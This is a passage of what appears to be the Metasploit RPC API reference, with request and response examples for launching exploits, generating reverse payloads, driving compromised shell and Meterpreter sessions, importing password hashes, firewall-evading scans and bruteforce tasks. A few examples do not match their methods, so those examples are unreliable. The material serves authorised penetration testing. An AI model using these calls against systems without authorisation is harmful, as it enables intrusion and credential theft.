    "Option1" => "Value1",
    "Option2" => "Value2"
    }
]
```

Server:

```
{ "encoded" => "<raw output data>" }
```

module.execute (String: ModuleType, String: ModuleName, Hash: Datastore)

The module.execute method provides a way to launch an exploit, run an auxiliary module, trigger a post module on a session, or generate a payload. The ModuleType should be one "exploit", "auxiliary", "post", and "payload. The ModuleName can either include module type prefix ("exploit/") or not. The Datastore is the full set of datastore options that should be applied to the module before executing it.

In the case of exploits, auxiliary, or post modules, the server response will return the Job ID of the running module:

Client:

```
[ "module.execute", "<token>", "ModuleType", "ModuleName", {
    "RHOST" => "1.2.3.4",
    "RPORT" => "80"
    }
]
```

Server:

```
{ "job_id" => 1 }
```

In the case of payload modules, a number of additional options are parsed, including the datastore for the payload itself. These options are:

- **BadChars** - The raw list of bytes that needed to be encoded out of the payload
- **Format** - The output format that the payload should be converted to ("exe", "ruby", "c")
- **ForceEncoding** - A boolean indicating whether encoding should be done even if bytes are OK
- **Template** - The path to a template file for EXE output
- **Platform** - The operating system platform for the encoder
- **KeepTemplateWorking** - A boolean indicating whether to inject a new thread or not
- **NopSledSize** - The size of the prefixed mandatory nop sled (default is 0)
- **Iterations** - The number of encoding rounds to go through

The response consists of the raw payload data:

Client:

```
[ "module.execute", "<token>", "ModuleType", "ModuleName", {
    "LHOST" => "4.3.2.1",
    "LPORT" => "4444"
    }
]
```

Server:

```
{ "payload" => "<raw payload data>" }
```

Plugins

The Plugin API provides the ability to load, unload, and list loaded plugins.

plugin.load (String: PluginName, Hash: Options)

The plugin.load method will load the specified plugin in the framework instance. The Options parameter can be used to specify initialization options to the plugin. The individual options are different for each plugin. A failed load will cause this method to return a "result" value of "failure".

Client:

```
[ "plugin.load", "<token>", "PluginName", {
    "Option1" => "Value1",
    "Option2" => "Value2"
    }
]
```

Server:

```
{ "result" => "success" }
```

plugin.unload (String: PluginName)

The plugin.unload method will unload a previously loaded plugin by name. The name is not always identical to the string used to load the plugin in the first place, so callers should check the output of plugin.loaded when there is any confusion. A failed load will cause this method to return a "result" value of "failure".

Client:

```
[ "plugin.unload", "<token>", "PluginName" ]
```

Server:

```
{ "result" => "success" }
```

plugin.loaded

The plugin.loaded method will enumerate all currently loaded plugins.

Client:

```
[ "plugin.loaded", "<token>" ]
```

Server:

```
{ "plugins" => [ "plugin1", "plugin2", "plugin3" ] }
```

Sessions

The Sessions API is used to list, interact with, and terminate open sessions to compromised systems. The Session ID returned by session.list is used to unique identify a given session. Note that the database IDs used to identify sessions in the Metasploit Pro user interface are translated to a framework instance-local Session ID for use by this API.

session.list

This method will list all active sessions in the framework instance.

Client:

```
[ "session.list", "<token>" ]
```

Server:

```
{
"1" => {
    'type' => "shell",
    "tunnel_local" => "192.168.35.149:44444",
    "tunnel_peer" => "192.168.35.149:43886",
    "via_exploit" => "exploit/multi/handler",
    "via_payload" => "payload/windows/shell_reverse_tcp",
    "desc" => "Command shell",
    "info" => "",
    "workspace" => "Project1",
    "target_host" => "",
    "username" => "root",
    "uuid" => "hjahs9kw",
    "exploit_uuid" => "gcprpj2a",
    "routes" => [ ]
    }
}
```

session.stop (String: SessionID)

The session.stop method will terminate the session specified in the SessionID parameter.

Client:

```
    [ "session.stop", "<token>", "SessionID" ]
```

Server:

```
    { "result" => "success" }
```

session.shell_read (String: SessionID, OPTIONAL: Integer:ReadPointer)

The shell.read method provides the ability to read output from a shell session. As of version 3.7.0, shell sessions also ring buffer their output, allowing multiple callers to read from one session without losing data. This is implemented through the optional ReadPointer parameter. If this parameter is not given (or set to 0), the server will reply with all buffered data and a new ReadPointer (as the "seq" element of the reply). If the caller passes this ReadPointer into subsequent calls to shell.read, only data since the previous read will be returned. By continuing to track the ReadPointer returned by the last call and pass it into the next call, multiple readers can all follow the output from a single session without conflict.

Client:

```
    [ "session.shell_read", "<token>", "SessionID", "ReadPointer ]
```

Server:

```
    {
        "seq" => "32",
        "data" => "uid=0(root) gid=0(root)…"
    }
```

session.shell_write (String: SessionID, String: Data)

The shell.write method provides the ability to write data into an active shell session.

Most sessions require a terminating newline before they will process a command.

Client:

```
[ "session.shell_write", "<token>", "SessionID", "id\n" ]
```

Server:

```
{ "write_count" => "3" }
```

session.meterpreter_write (String: SessionID, String: Data)

The session.meterpeter_write method provides the ability write commands into the Meterpreter Console. This emulates how a user would interact with a Meterpreter session from the Metasploit Framework Console. Note that multiple concurrent callers writing and reading to the same Meterpreter session through this method can lead to a conflict, where one caller gets the others output and vice versa. Concurrent access to a Meterpreter session is best handled by running Post modules or Scripts. A newline does not need to specified unless the console is current tied to an interactive channel, such as a sub-shell.

Client:

```
[ "session.meterpreter_write", "<token>", "SessionID", "ps" ]
```

Server:

```
{ "result" => "success" }
```

session.meterpreter_read (String: SessionID)

The session.meterpreter_read method provides the ability to read pending output from a Meterpreter session console. As noted in the session.meterpreter_write documentation, this method is problematic when it comes to concurrent access by multiple callers and Post modules or Scripts should be used instead.

Client:

```
[ "session.meterpreter_read", "<token>", "SessionID"]
```

Server:

```
{ "data" => "<raw console output>" }
```

session.meterpreter_run_single (String: SessionID, String: Command)

The session.meterpreter_run_single method provides the ability to run a single Meterpreter console command. This method does not need be terminated by a newline. The advantage to session.meterpreter_ run_single over session.meterpreter_write is that this method will always run the Meterpreter command, even if the console tied to this sessions is interacting with a channel.

Client:

```
  [ "session.meterpreter_run_single", "<token>", "SessionID", "ps" ]
```

Server:

```
  { "result" => "success" }
```

session.meterpreter_script (String: SessionID, String: ScriptName)

The session.meterpreter_script method provides the ability to run a Meterpreter script on the specified session. This method does not provide a way to specify arguments for a script, but the session.metepreter_run_single method can handle this case.

Client:

```
  ["session.meterpreter_script","<token>","SessionID","scriptname"]
```

Server:

```
  {"result"=>"success"}Server: { "result" => "success" }
```

session.meterpreter_session_detach (String: SessionID)

The session.meterpreter_session_detach method stops any current channel or sub-shell interaction taking place by the console associated with the specified Meterpreter session. This simulates the console user pressing the Control+Z hotkey.

Client:

```
  [ "session.meterpreter_session_detach", "<token>", "SessionID" ]
```

Server:

```
  { "result" => "success" }
```

session.meterpreter_session_kill (String: SessionID)

The session.meterpreter_session_kill method terminates the current channel or sub-shell that the console associated with the specified Meterpreter session is interacting with. This simulates the console user pressing the Control+C hotkey.

Client:

```
  [ "session.meterpreter_session_detach", "<token>", "SessionID" ]
```

Server:

```
  { "result" => "success" }
```

session.meterpreter_tabs (String: SessionID, String: InputLine)

The session.meterpreter_tabs command simulates the user hitting the tab key within the Meterpreter Console. This method will take a current line of input and return the tab completion options that would be available within the interactive console. This allows an API caller to emulate tab completion through this interface. For example, setting the InputLine to "hel" for a newly allocated console returns a single element array with the option "help".

Client:

```
  [ "session.meterpreter_tabs", "<token>", "SessionID", "InputLine"]
```

Server:

```
  { "tabs" => [ "option1", "option2", "option3" }
```

session.compatible_modules (String: SessionID)

The session.compatible_modules method returns a list of Post modules that are compatible with the specified session. This includes matching Meterpreter Post modules to Meterpreter sessions and enforcing platform and architecture restrictions.

Client:

```
  [ "session.compatible_modules", "<token>", "SessionID" ]
```

Server:

```
  { "modules" => [ "multi/gather/env" ] }
```

session.shell_upgrade (String: SessionID, String: ConnectHost, String: ConnectPort)

The session.shell_upgrade method will attempt to spawn a new Meterpreter session through an existing Shell session. This requires that a multi/handler be running (windows/meterpreter/reverse_tcp) and that the host and port of this handler is provided to this method.

Client:

```
  [ "session.shell_upgrade", "<token>", "SessionID", "1.2.3.4", 4444 ]
```

Server:

```
  { "result" => "success" }
```

session.ring_clear (String: SessionID)

The session.ring_clear method will wipe out the ring buffer associated with a specific shell session. This may be useful to reclaim memory for idle background sessions.

Client:

```
  [ "session.ring_clear", "<token>", "SessionID" ]
```

Server:

```
  { "result" => "success" }
```

session.ring_last (String: Session ID)

The session.ring_last method will return the last issued ReadPointer (sequence number) for the specified Shell session.

Client:

```
  [ "session.ring_last", "<token>", "SessionID" ]
```

Server:

```
  { "seq" => 112 }
```

session.ring_put (String: SessionID, String: Data)

The session.ring_put method provides the ability to write data into an active shell session.

Most sessions require a terminating newline before they will process a command.

Client:

```
  [ "session.ring_put", "<token>", "SessionID", "id\n" ]
```

Server:

```
  { "write_count" => "3" }
```

Pro API Methods Reference

In addition to the standard API, Metasploit Pro users can use the API to access to the commercial feature set. The Pro API methods can be used to manage a remote Metasploit Pro instance to do things like automate exploitation and reporting. While the Pro API includes a number of high-level APIs, the standard API methods are the best way to manage low-level primitives, such as sessions. In some cases, there is overlap between what a Pro API method provides and what can be found in the Standard API and the comments listed for the Pro API will make it clear which use case a specific method is designed to solve.

Pro General API

The Pro General API methods provide access to product version information, active projects, and user accounts.

pro.about

The pro.about method returns a hash containing basic information about the running Metasploit Pro instance.

Request Example:

```
  [ "pro.about", "<token>" ]
```

Response Example:

```
  {"product" => "Metasploit Pro", "version" => "4.11.0" }
```

pro.workspaces

The pro.workspaces method returns a list of all active Metasploit Pro projects. Although these are called products in the user interface, the underlying object is referred to as a workspace, and the terms workspace and project are used interchangeably throughout this guide.

Request Example:

```
  [ "pro.workspaces", "<token>" ]
```

Response Example:

```
{ "Project1" => {
    "created_at" => 1303706869,
    "updated_at" => 1303706869,
    "name" => "Project1",
    "boundary" => "192.168.0.0/24",
    "description" => "This is the local office network",
    "owner" => "admin",
    "limit_to_network" => false
    }
}
```

pro.projects

The pro.projects method is an alias for the pro.workspaces method.

pro.workspace_add (Hash:WorkspaceOptions)

The pro.workspace_add method adds a new workspace with the specified settings and returns a hash of that contains information on the newly created workspace.

Request Example:

```
[ "pro.workspace_add", "<token>", { "name" => "Project1" ]
```

Response Example:

```
{ "Project1" => {
    "created_at" => 1303706869,
    "updated_at" => 1303706869,
    "name" => "Project1",
    "boundary" => "192.168.0.0/24",
    "description" => "This is the local office network",
    "owner" => "admin",
    "limit_to_network" => false
    }
}
```

Hash keys that can be passed in to this method include:

- **name**: The unique name of the newly created workspace.
- **boundary**: The default network range for this project.
- **description**: A short amount of text describing this project.
- **limit_to_network**: A Boolean indicating whether to restrict operations to the boundary.

pro.project_add (Hash:WorkspaceOptions)

The pro.project_add method is an alias for the pro.workspace_add method.

pro.workspace_del (String:WorkspaceName)

The pro.workspace_del removes the workspace specified in the WorkspaceName parameter.

Request Example:

```
  [ "pro.workspace_del", "<token>", "Project1" ]
```

Response Example:

```
  { "result" => "success" }
```

pro.project_del (String:WorkspaceName)

The pro.project_del method is an alias for the pro.workspace_del method.

pro.users

The pro.users method returns a list of all configured user accounts in the Metasploit Pro instance.

Request Example:

```
  [ "pro.users", "<token>" ]
```

Response Example:

```
  { "users" => {
      "admin" => {
      "username" => "admin",
      "admin" => true,
      "fullname" => "Joe Admin",
      "email" => "joe_admin@example.org",
      "phone" => "1-555-555-1212",
      "company" => "Giant Widgets, Inc."
      }
  }
  }
```

Pro License API

The Pro License API provides methods for registering and activating the Metasploit Pro product.

pro.register (String: ProductKey)

The pro.register method accepts a product key as the only parameter, validates that the product key matches the correct format, and saves the product key internally. The pro.activate method must be used to fully activate the product. This method returns a hash indicating the result of the register call and the current state of the product.

Request Example:

```
[ "pro.register", "<token>", "ProductKey" ]
```

Response Example:

```
{
    "result" => "success",
    "product_key" => "XXXX-XXXX-XXXX-XXXX",
    "product_serial" => "4dde9e80-c0b2cb0b-6d31b554",
    "product_type" => "Metasploit Pro",
    "product_version" => "4.11.0",
    "product_revision" => "1",
    "registered" => true,
    "activated" => false,
    "expiration" => 0,
    "person" => "",
    "organization" => "",
    "email" => "",
    "users" => 1,
    "hardware" => true
}
```

pro.activate (Hash: ActivationOptions)

The pro.activate method causes the Metasploit Pro installation to attempt an online activation with the previously registered product key and the specified ActivationOptions. If a 'product_key' element is provided in the ActivationOptions hash, this key will be registered prior to the activation process. In most cases, an empty hash can be specified in place of the ActivationOptions. If the Metasploit Pro instance does not have direct access to the internet, the ActivationOptions can be used to specify an internal HTTP proxy server. Proxy options can be specified in the 'proxy_host', 'proxy_port', 'proxy_user', and 'proxy_pass' elements of the ActivationOptions hash. Only standard HTTP proxies are supported. The response to the activate call will either contain a hash of license information, as the pro.register method does, or a hash containing a 'result' element with the value set to 'failure', and a second element, 'reason' indicating the reason for this failure. Note that every product key can only be activated a limited number of times, with the count determined by the license type. In the event that activation limit has been reached, Rapid7 Support must be contacted to reset the activation count.

Request Example:

```
[ "pro.activate", "<token>",
    {
    "proxy_host" => "1.2.3.4",
    "proxy_port" => 80
    }
]
```

Response Example:

```
{
    "result" => "success",
    "product_key" => "XXXX-XXXX-XXXX-XXXX",
    "product_serial" => "4dde9e80-c0b2cb0b-6d31b554",
    "product_type" => "Metasploit Pro",
    "product_version" => "4.11.0",
    "product_revision" => "1",
    "registered" => true,
    "activated" => true,
    "expiration" => 1325376000,
    "person" => "Licensed Person",
    "organization" => "Licensed Organization",
    "email" => "bob_admin@example.org",
    "users" => 2,
    "hardware" => true
}
```

pro.activate_offline (String: ActivationFilePath)

The pro.activate_offline method causes the Metasploit Pro installation to load a pre-generated offline activation file from the specified local filesystem path. Offline activation files are reserved for customers with network isolation requirements and are available through Rapid7 Support.

Request Example:

```
[ "pro.activate_offline", , "<token>", "/tmp/metasploit_pro_activation.zip" ]
```

Response Example:

```
{
    "result" => "success",
    "product_key" => "XXXX-XXXX-XXXX-XXXX",
    "product_serial" => "4dde9e80-c0b2cb0b-6d31b554",
    "product_type" => "Metasploit Pro",
    "product_version" => "4.11.0",
    "product_revision" => "1",
    "registered" => true,
    "activated" => true,
    "expiration" => 1325376000,
    "person" => "Licensed Person",
    "organization" => "Licensed Organization",
    "email" => "bob_admin@example.org",
    "users" => 2,
    "hardware" => true
}
```

pro.license

The pro.license method will return a hash indicating the current Metasploit Pro license.

Request Example:

```
    [ "pro.license", "<token>"]
```

Response Example:

```
    {
        "result" => "success",
        "product_key" => "XXXX-XXXX-XXXX-XXXX",
        "product_serial" => "4dde9e80-c0b2cb0b-6d31b554",
        "product_type" => "Metasploit Pro",
        "product_version" => "4.11.0",
        "product_revision" => "1",
        "registered" => true,
        "activated" => true,
        "expiration" => 1325376000,
        "person" => "Licensed Person",
        "organization" => "Licensed Organization",
        "email" => "bob_admin@example.org",
        "users" => 2,
        "hardware" => true
    }
```

pro.revert_license

The pro.revert_license method attempts to switch to the last successfully activated product license before the current one. Only one backup license copy is kept and this method does nothing if there is no backup license available when it is called. The return value is identical to the pro.license call in that it provides the newly chosen license information as a hash. This method is used to temporarily use a license that may provide more users or other capabilities and then fallback to the original license when that temporary license expires.

Request Example:

```
[ "pro.license", "<token>"]
```

Response Example:

```
{
    "result" => "success",
    "product_key" => "XXXX-XXXX-XXXX-XXXX",
    "product_serial" => "4dde9e80-c0b2cb0b-6d31b554",
    "product_type" => "Metasploit Pro",
    "product_version" => "4.11.0",
    "product_revision" => "1",
    "registered" => true,
    "activated" => true,
    "expiration" => 1325376000,
    "person" => "Licensed Person",
    "organization" => "Licensed Organization",
    "email" => "bob_admin@example.org",
    "users" => 5,
    "hardware" => false
}
```

Pro Updates API

The Pro Updates API provides the ability to check for, download, and apply the latest Metasploit Pro updates. This API also includes a method for restarting the Metasploit Pro services.

pro.update_available (Hash:UpdateCheckOptions)

The pro.update_available method provides the ability to check for available updates to the Metasploit Pro instance. The UpdateCheckOptions hash can either be empty or include the 'proxy_host', 'proxy_port', 'proxy_user', and 'proxy_pass' elements to use a HTTP proxy for the check. The return value includes a hash that indicates whether an update is available, what the version number of this update is, and a description of what the update contains. Note that the description may contain HTML formatting.

Request Example:

```
[ "pro.update_available", "<token>", { } ]
```

Response Example:

```
{
    "status" => "success",
    "result" => "update",
    "current" => "1",
    "version" => "20120125000001",
    "info" => "This updates adds new features and fixes…"
}
```

pro.update_install (Hash: InstallOptions)

The pro.update_install method provides the ability to install an update package by name, specified through the 'version' element of the InstallOptions hash. The 'proxy_host', 'proxy_port', 'proxy_user', and 'proxy_pass' elements can be supplied in this hash to indicate that a HTTP proxy should be used. This method returns a hash indicating whether the update was started successfully and what the current status of the installation is. The download and installation process is completed as a single step as the progress can be tracked through calls to the pro.update_status method. Note that the pro.restart_service method must be called to finalize the update.

Request Example:

```
[ "pro.update_install", "<token>", { "version" => "20120125000001" } ]
```

Response Example:

```
{
    "status" => "success",
    "result" => "Downloading",
    "error" => ""
}
```

pro.update_install_offline (String: UpdatePath)

The pro.update_install_offline method provides the ability install an update package from a local filesystem. Customers that require offline updates should contact Rapid7 Support to be notified of the download location of each update package. The status of the offline package installation can be monitored by calling the pro.update_status method. Note that the pro.restart_service method must be called to finalize the update.

Request Example:

```
[ "pro.update_install_offline", "<token>", "/tmp/metasploit_pro_update.zip" ]
```

Response Example:

```
{
    "status" => "success",
    "result" => "Installing",
    "error" => ""
}
```

pro.update_status

The pro.update_status method returns a hash indicating the current status of the update installation process. If the update is still being retrieved from the server, the current progress of the download will be returned in the 'download_total', 'download_done', and 'download_pcnt' elements.

Request Example:

```
  [ "pro.update_status", "<token>" ]
```

Response Example:

```
  {
      "status" => "success",
      "result" => "Downloading",
      "error" => "",
      "download_total" => "1000000",
      "download_done" => "100000",
      "download_pcnt" => "10"
  }
```

pro.update_stop

The pro.update_stop method forcibly stops any existing update process, whether it is downloading the update package or installing the contents.

Request Example:

```
  [ "pro.update_stop", "<token>" ]
```

Response Example:

```
  { "status" => "success" }
```

pro.restart_service

The pro.restart_service method causes the Metasploit Pro RPC Service (prosvc) and the Metasploit Pro Web Service to restart. This is necessary to complete the installation of an update package.

Request Example:

```
[ "pro.restart_service", "<token>" ]
```

Response Example:

```
{ "status" => "success" }
```

Pro Task API

Metasploit Pro uses tasks to manage background jobs initiated by the user through the web interface. Scanning, exploiting, bruteforcing, importing, and reporting are all handled through tasks. The Pro task API provides methods for enumerating active tasks, stopping tasks, and retrieving the raw log file for a given task.

pro.task_list

The pro.task_list method returns a hash of active tasks.

Request Example:

```
[ "pro.task_list", "<token>" ]
```

Response Example:

```
{ "108" =>
    {
    "status" => "running",
    "error" => "",
    "created_at" => 1306792667,
    "progress" => 25,
    "description" => "Launching",
    "info" => "#1 ICONICS WebHMI ActiveX Buffer Overflow",
    "workspace" => "Branch Office",
    "username" => "admin",
    "result" => "",
    "path" => "tasks/task_pro.single_108.txt",
    "size" => 425
    }
}
```

pro.task_status (String:TaskID)

The pro.task_status method returns the current status of a given task.

Request Example:

```
[ "pro.task_status", "<token>", "108" ]
```

Response Example:

```
{ "108" =>
    {
    "status" => "running",
    "error" => "",
    "created_at" => 1306792667,
    "progress" => 25,
    "description" => "Launching",
    "info" => "#1 ICONICS WebHMI ActiveX Buffer Overflow",
    "workspace" => "Branch Office",
    "username" => "admin",
    "result" => "",
    "path" => "tasks/task_pro.single_108.txt",
    "size" => 425
    }
}
```

pro.task_stop (String:TaskID)

The pro.task_stop method terminates the task specified in the task ID parameter.

Request Example:

```
[ "pro.task_status", "<token>", "108" ]
```

Response Example:

```
{ "task" => "108", "status" => "stopped" }
```

pro.task_log (String: TaskID)

The pro.task_log method returns the status and log data for the task specified in the task ID parameter.

Request Example:

```
[ "pro.task_log", "<token>", "108" ]
```

Response Example:

```
{
    "status" => "running",
    "error" => "",
    "created_at" => 1306792667,
    "progress" => 25,
    "description" => "Launching",
    "info" => "#1 ICONICS WebHMI ActiveX Buffer Overflow",
    "workspace" => "Branch Office",
    "username" => "admin",
    "result" => "",
    "path" => "tasks/task_pro.single_108.txt",
    "size" => 425,
    "log" => "<425 bytes of output data>"
}
```

pro.task_delete_log (String: TaskID)

The pro.task_delete_log method deletes the associated log file for a specific task.

Request Example:

```
   [ "pro.task_delete_log", "<token>", "108" ]
```

Response Example:

```
   { "status" => "succcess" }
```

Pro Feature API

The Pro Feature API includes methods that provide access to many of the top-level features in the Metasploit Pro user interface. These methods include launching discovery scans, importing data from other tools, launching automated exploits, running bruteforce attacks, and generating reports. Since these methods are designed to expose all of the functionality available through the user interface, they take a large number of parameters.

pro.start_discover (Hash:Config)

The pro.start_discover method is the backend method that drives the scan action within the Metasploit Pro user interface. This action launches a discovery scan against a range of IP addresses, identifying active hosts, open services, and extracting information from the discovered services. The resulting data is stored in the backend database. The pro.start_discover method takes a large number of options in the form of a single hash parameter and returns a task ID that can be monitored using the Pro task API.

The individual options within the hash are defined in the table below.

Option	Required	Example	Description
ips	Yes	["192.168.0.0/24"]	This option determines what IP addresses and IP

			ranges to include in the scan. This option is an array of IP addresses and/or IP ranges.
workspace	Yes	Project1	This option indicates the project name that this scan should be part of. This correlates to the full name of the project as listed in the user interface.
username	No	admin	This option specifies which Pro username this scan task should be attributed to. If not specified, the first user with administrative privileges is used.
DS_BLACKLIST_ HOSTS	No	192.168.0.1	This option determines what addresses within the ips range should be excluded from the scan. Multiple entries should be separated by spaces.
DS_PORTSCAN_ SPEED	No	Insane	This option should be one of Paranoid, Sneaky, Polite, Normal, Aggressive or Insane. These correspond to the common options in the Nmap security scanner and progressively increase the speed of the scan. Insane is actually a reasonable setting for a local Ethernet network.
DS_PORTS_EXTRA	No	1-65535	This option allows additional TCP ports to be included in the scan. Ports are specified in Nmap format (ranges separated by -'s and commas between ranges).
DS_PORTS_ BLACKLIST	No	9100, 1723	This option defines a list of ports that should always be excluded.
DS_PORTS_ CUSTOM	No	1-1024	This option overrides the built-in port list (derived from the loaded exploit modules) and only scans the ports listed.
DS_PORTSCAN_ TIMEOUT	No	300	This option sets the maximum amount of time, in seconds, that the scanner should spend on a single host. If you increase the range of ports to scan with another option, this should also be increased. 300 seconds (5 minutes) is a reasonable setting even for heavily filtered networks.
DS_PORTSCAN_ SOURCE_PORT	No	53	This option configures the source port for the scan. Setting this to 80, 53, or 20 can often bypass poorly configured firewalls and access lists.
DS_CustomNmap	No	-sF -O	This option can be used to completely override the Nmap command line normally used by Pro and replace it (excluding hosts and ports).
DS_UDP_PROBES	No	false	This option can be used to disable UDP service probes by setting it to false (it is enabled otherwise).
DS_FINGER_	No	false	This option can be used to disable the finger

USERS			service (79/tcp) automated username harvesting that occurs by default when enabled.
DS_SNMP_SCAN	No	false	This option can be used to disable the SNMP scanner that is normally included in the scan by default. This scanner attempts to guess a small number of common SNMP communities for each targeted host.
DS_IDENTIFY_ SERVICES	No	false	This option can be used to disable the service identification phase that is normally triggered when one or services are not identified in the first pass.
DS_SMBUser	No	Administrator	This option can be used to extract additional information from SMB services if a valid username and password is supplied.
DS_SMBPass	No	S3cr3t	This option defines the password that corresponds to the DS_SMBUser option.
DS_SMBDomain	No	CORP	This option defines the domain that corresponds to the DS_SMBUser option.
DS_DRY_RUN	No	true	This option, when set to true, will cause the task to show what it would do, but not actually send any network traffic.
DS_SINGLE_SCAN	No	true	This option, when set to true, will scan each host sequentially instead of multiple hosts at once. Useful for reducing packet loss on especially poor networks.
DS_FAST_DETECT	No	true	This option, when set to true, will limit the scan to a small set of TCP ports.

A sample request to use the default settings to scan 192.168.0.0/24 would look like:

```
[ "pro.start_discover", "<token>",
    {
    "ips" => [ "192.168.0.0/24" ],
    "workspace" => "Project1"
    }
]
```

If we change the same request to scan all 65535 TCP ports, it would look like:

```
[ "pro.start_discover", "<token>",
    {
    "ips" => [ "192.168.0.0/24" ],
    "workspace" => "Project1",
    "DS_PORTS_CUSTOM" => "1-65535"
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.start_import (Hash:Config)

The pro.start_import method is what drives the import action within the Metasploit Pro user interface. This method assumes that a file is already on the local disk (relative to the Metasploit Pro system) or that a Nexpose Console has been configured with one or more active sites. To import arbitrary data without having to upload the file to the server first, please see the pro.import_data method instead. The pro.start_import method takes a large number of options in the form of a single hash parameter and returns a task ID that can be monitored using the Pro task API.

The individual options within the hash are defined in the table below.

Option	Required	Example	Description
workspace	Yes	Project1	This option indicates the project name that this import should be part of. This correlates to the full name of the project as listed in the user interface.
username	No	admin	This option specifies which Pro username this task should be attributed to. If not specified, the first user with administrative privileges is used.
DS_PATH	No	/tmp/nexpose.xml	This option specifies the server-local file path to import. If you are calling this API from a remote system, it makes more sense to call the pro.import_data API instead.
DS_BLACKLIST_ HOSTS	No	192.168.0.1	This option determines what addresses should be excluded from the import. Multiple entries should be separated by spaces.
DS_PRESERVE_ HOSTS	No	true	This option can be used to prevent modifications to existing hosts during an import.
DS_REMOVE_FILE	No	true	This option tells the service to delete the file specified as DS_PATH after importing it.
DS_ImportTags	No	false	This option indicates whether to import tags as well as host data when processing a Metasploit Pro export file.
DS_NEXPOSE_ CONSOLE	No	EnterpriseScanner	This option, when combined with the DS_ NEXPOSE_SITE parameter, can be used to import data directly from a per-configured Nexpose Console. Leave this blank to import from a file path.
DS_NEXPOSE_ SITE	No	Finance	This option, when combined with the DS_ NEXPOSE_CONSOLE parameter, can be used to import data directly from an existing Nexpose site. Leave this blank to import from a file path.

A sample request to import a Nexpose Export XML would look like:

Request Example:

```
[ "pro.start_import", "<token>",
    {
    "workspace" => "Project1",
    "DS_PATH" => "/tmp/nexpose.xml"
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.start_import_creds (Hash:Config)

The pro.start_import_creds method is used to import credentials (users, passwords, hashes, and keys). This method assumes that a file is already on the local disk (relative to the Metasploit Pro system. The pro.start_import_creds method takes a large number of options in the form of a single hash parameter and returns a task ID that can be monitored using the Pro task API.

The individual options within the hash are defined in the table below.

Option	Required	Example	Description
workspace	Yes	Project1	This option indicates the project name that this import should be part of. This correlates to the full name of the project as listed in the user interface.
username	No	admin	This option specifies which Pro username this task should be attributed to. If not specified, the first user with administrative privileges is used.
DS_IMPORT_PATH	No	/tmp/wordlist.txt	This option specifies the server-local file path to import.
DS_FTYPE	No	pass	This option determines tells the service that kind of import this is. It should be one of "userpass", "user", "pass", pwdump", or "ssh_keys".
DS_NAME	No	common_ passwords	This option indicates a unique name of this imported data set.
DS_DESC	No	Common passwords	This option provides a user-visible description of this imported data
DS_ORIG_FILE_ NAME	No	my_passwords.txt	This option indicates the original file name of the credential data.
DS_REMOVE_FILE	No	true	This option indicates whether the service should delete the local file after importing it.

Request Example:

```
[ "pro.start_import_creds", "<token>",
    {
    "workspace" => "Project1",
    "DS_IMPORT_PATH" => "/tmp/pwdump.txt",
    "DS_FTYPE" => "pwdump",
    "DS_NAME" => "domain_dump",
    "DS_DESC" => "Password hashes from the DC",
    "DS_REMOVE_FILE" => false
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.start_nexpose (Hash:Config)

The pro.start_nexpose method is used to launch Nexpose scans directly through the Metasploit Pro service. The pro.start_nexpose method takes a large number of options in the form of a single hash parameter and returns a task ID that can be monitored using the Pro task API.

The individual options within the hash are defined in the table below.

Option	Required	Example	Description
workspace	Yes	Project1	This option indicates the project name that this import should be part of. This correlates to the full name of the project as listed in the user interface.
username	No	admin	This option specifies which Pro username this task should be attributed to. If not specified, the first user with administrative privileges is used.
DS_WHITELIST_HOSTS	Yes	192.168.0.0/24	This option indicates the project name that this import should be part of. This correlates to the full name of the project as listed in the user interface.
DS_BLACKLIST_HOSTS	No	192.168.0.3	This option specifies which Pro username this task should be attributed to. If not specified, the first user with administrative privileges is used.
DS_NEXPOSE_HOST	No	127.0.0.1	This option specifies the list of addresses and network ranges to scan.
DS_NEXPOSE_PORT	No	3780	This option specifies the port of the Nexpose Console.
DS_NEXPOSE_USER	No	nxadmin	This option specifies a valid username for the Nexpose Console.

nexpose_pass	No	S3cr3t	This option specifies the password for the user account. It uses a different syntax to prevent the password from being logged in the Event table.
DS_SCAN_ TEMPLATE	No	pentest-audit	The option specifies the scan template to use. The common templates include: pentest-audit full-audit, exhaustive-audit, discovery, aggressive-discovery, and dos-audit.

Request Example:

The following shows an example of a request to start a new Nexpose scan:

```
[ "pro.start_nexpose", "<token>",
    {
    "workspace" => "Project1",
    "DS_WHITELIST_HOSTS" => "192.168.0.0/24",
    "DS_NEXPOSE_HOST" => "127.0.0.1",
    "DS_NEXPOSE_PORT" => 3780,
    "DS_NEXPOSE_USER" => "nxadmin",
    "nexpose_pass" => "s3cr3t",
    "DS_SCAN_TEMPLATE" => "pentest-audit"
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.start_bruteforce(Hash:Config)

The pro.start_bruteforce method is used to launch a new Bruteforce task. The pro.start_bruteforce method takes a large number of options in the form of a single hash parameter and returns a task ID that can be monitored using the Pro task API. The bruteforce task requires hosts and services to be present first via scan, import, or Nexpose.

The individual options within the hash are defined in the table below.

Option	Required	Example	Description
workspace	Yes	Project1	This option indicates the project name that this import should be part of. This correlates to the full name of the project as listed in the user interface.
username	No	admin	This option specifies which Pro username this task should be attributed to. If not specified, the first user with administrative privileges is used.

DS_WHITELIST_HOSTS	Yes	192.168.0.0/24	This option specifies the list of addresses and network ranges to test.
DS_BLACKLIST_HOSTS	No	192.168.0.3	This option specifies the list of addresses and network ranges to exclude from the target range.
DS_STOP_ON_SUCCESS	Yes	true	This option indicates whether the bruteforce attack should continue testing a service after cracking the first account.
DS_VERBOSE	No	true	This option indicates how much diagnostic information is shown during bruteforce.
DS_INCLUDE_KNOWN	Yes	true	This option indicates whether the bruteforce attack should use credentials that were previously found.
DS_DRY_RUN	No	true	This option indicates whether to skip the bruteforce attack and just show what usernames and passwords would have been tested.
DS_BRUTEFORCE_SCOPE	Yes	normal	This option indicates what bruteforce mode to operate in. This is one of the following settings: quick, defaults, normal, deep, known, imported, or 50k.
DS_BRUTEFORCE_SPEED	Yes	turbo	This option specifies how fast to conduct the bruteforce attack. This is one of the following settings: Glacial, Slow, Stealthy, Normal, Fast, or Turbo.
DS_BRUTEFORCE_ SERVICES	Yes	SSH	This option specifies what protocols to test. Multiple protocols should be separated by spaces. Available protocols include: SMB, Postgres, DB2, MySQL, MSSQL, Oracle, HTTP, HTTPS, SSH, Telnet, FTP, EXEC, LOGIN, SHELL, VNC, and SNMP.
